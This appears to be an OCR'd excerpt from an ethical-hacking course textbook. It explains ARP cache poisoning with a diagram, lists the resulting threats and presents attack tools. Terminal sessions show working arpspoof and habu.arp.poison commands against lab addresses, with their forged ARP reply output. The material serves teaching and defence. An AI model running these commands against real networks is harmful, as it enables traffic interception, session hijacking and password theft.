


Poisoned ARP cache

IP	MAC
10.1.1.0	21-56-88-99-55-66
10.1.1.1	11-22-33-44-55-66
10.1.1.2	55-88-66-55-33-44

1
I want to connect to 10.1.1.1, but I need a MAC address
User A
(10.1.1.0)
2
Sends ARP request
Switch
3
Switch broadcasts ARP request onto the wire
4
Yes, I am here This is 10.1.1.1 and my MAC address is A1-B1-C1-D1-E1-F1
User B
User C
Actual legitimate user responds to the ARP request
User D
5
Malicious user eavesdrops on the ARP request and responses and spoofs as the legitimate user
6
Sends his malicious MAC address
I am 10.1.1.1 and my MAC address is 11-22-33-44-55-66
Information for IP address 10.1.1.1 is now being sent to MAC address 11-22-33-44-55-66
Attacker

Figure 8.34: Working of an ARP spoofing attack



Threats of ARP Poisoning

- Using fake **ARP messages**, an attacker can divert all communications between two machines, resulting in all traffic being exchanged via the attacker's PC

1. **Packet Sniffing**
2. **Session Hijacking**
3. **VoIP Call Tapping**
4. **Manipulating Data**
5. **Man-in-the-Middle Attack**
6. **Data Interception**
7. **Connection Hijacking**
8. **Connection Resetting**
9. **Stealing Passwords**
10. **Denial-of-Service (DoS) Attack**

Threats of ARP Poisoning


With the help of ARP poisoning, an attacker can use fake ARP messages to divert all communications between two machines so that all traffic redirects via the attacker's PC.

The threats of ARP poisoning include:

- **Packet Sniffing**: Sniffs traffic over a network or a part of the network.
- **Session Hijacking**: Steals valid session information and uses it to gain unauthorized access to an application.
- **VoIP Call Tapping**: Uses port mirroring, which allows the VoIP call tapping unit to monitor all network traffic, and picks only the VoIP traffic to record by MAC address.
- **Manipulating Data**: ARP spoofing allows attackers to capture and modify data, or stops the flow of traffic.
- **Man-in-the-Middle Attack**: An attacker performs a MITM attack where they reside between the victim and server.
- **Data Interception**: Intercepts IP addresses, MAC addresses, and VLANs connected to the switch in a network.
- **Connection Hijacking**: In a network, the hardware addresses are supposed to be unique and fixed, but a host may move when its hostname changes and use another protocol. In connection hijacking, an attacker can manipulate a client's connection to take complete control.
- **Connection Resetting**: The wrong routing information could be transmitted due to a hardware/software error. In such cases, if a host fails to initiate a connection, that host

should inform the Address Resolution module to delete its information. The reception of data from that host will reset a connection timeout in the ARP entry used to transmit data to that host. This entry in the ARP module is deleted if the host does not send any information for a certain period of time.

- **Stealing Passwords**: An attacker uses forged ARP replies and tricks target hosts into sending sensitive information such as usernames and passwords.
- **DoS Attack**: Links multiple IP addresses with a single MAC address of the target host that is intended for different IP addresses, which will be overloaded with a huge amount of traffic.



ARP Poisoning Tools

arpspoof | arpspoof **redirects packets** from a target host (or all hosts) on the LAN that are intended for another host on the LAN by forging ARP replies

arpspoof -i eth0 -t 10.10.1.2 10.10.1.11 - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[/home/attacker]
└──╼ #arpspoof -i eth0 -t 10.10.1.2 10.10.1.11
2:15:5d:24:2d:92 2:15:5d:24:2d:8f 0806 42: arp reply 10.10.1.11 is-at 2:15:5d:24:2d:92
2:15:5d:24:2d:92 2:15:5d:24:2d:8f 0806 42: arp reply 10.10.1.11 is-at 2:15:5d:24:2d:92
2:15:5d:24:2d:92 2:15:5d:24:2d:8f 0806 42: arp reply 10.10.1.11 is-at 2:15:5d:24:2d:92
2:15:5d:24:2d:92 2:15:5d:24:2d:8f 0806 42: arp reply 10.10.1.11 is-at 2:15:5d:24:2d:92
2:15:5d:24:2d:92 2:15:5d:24:2d:8f 0806 42: arp reply 10.10.1.11 is-at 2:15:5d:24:2d:92
2:15:5d:24:2d:92 2:15:5d:24:2d:8f 0806 42: arp reply 10.10.1.11 is-at 2:15:5d:24:2d:92
2:15:5d:24:2d:92 2:15:5d:24:2d:8f 0806 42: arp reply 10.10.1.11 is-at 2:15:5d:24:2d:92
2:15:5d:24:2d:92 2:15:5d:24:2d:8f 0806 42: arp reply 10.10.1.11 is-at 2:15:5d:24:2d:92
2:15:5d:24:2d:92 2:15:5d:24:2d:8f 0806 42: arp reply 10.10.1.11 is-at 2:15:5d:24:2d:92
```

Obtained ARP cache and MAC address is replaced with that of the attacker's system

https://linux.die.net

Habu

Habu is a hacking toolkit that provides various commands to perform ARP poisoning, sniffing, DHCP starvation, etc.

habu.arp.poison 10.10.1.11 10.10.1.13 - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #habu.arp.poison 10.10.1.11 10.10.1.13
Ether / ARP is at 00:15:5d:04:29:c5 says 10.10.1.13
Ether / ARP is at 00:00:00:00:00:00 says 10.10.1.11
Ether / ARP is at 00:15:5d:04:29:c5 says 10.10.1.13
Ether / ARP is at 00:00:00:00:00:00 says 10.10.1.11
Ether / ARP is at 00:15:5d:04:29:c5 says 10.10.1.13
Ether / ARP is at 00:00:00:00:00:00 says 10.10.1.11
Ether / ARP is at 00:15:5d:04:29:c5 says 10.10.1.13
Ether / ARP is at 00:00:00:00:00:00 says 10.10.1.11
```

https://github.com

BetterCAP
https://www.bettercap.org

Ettercap
https://www.ettercap-project.org

dsniff
https://www.monkey.org

MITMf
https://github.com

Arpoison
https://sourceforge.net

ARP Poisoning Tools

- **arpspoof**

  Source: *https://linux.die.net*

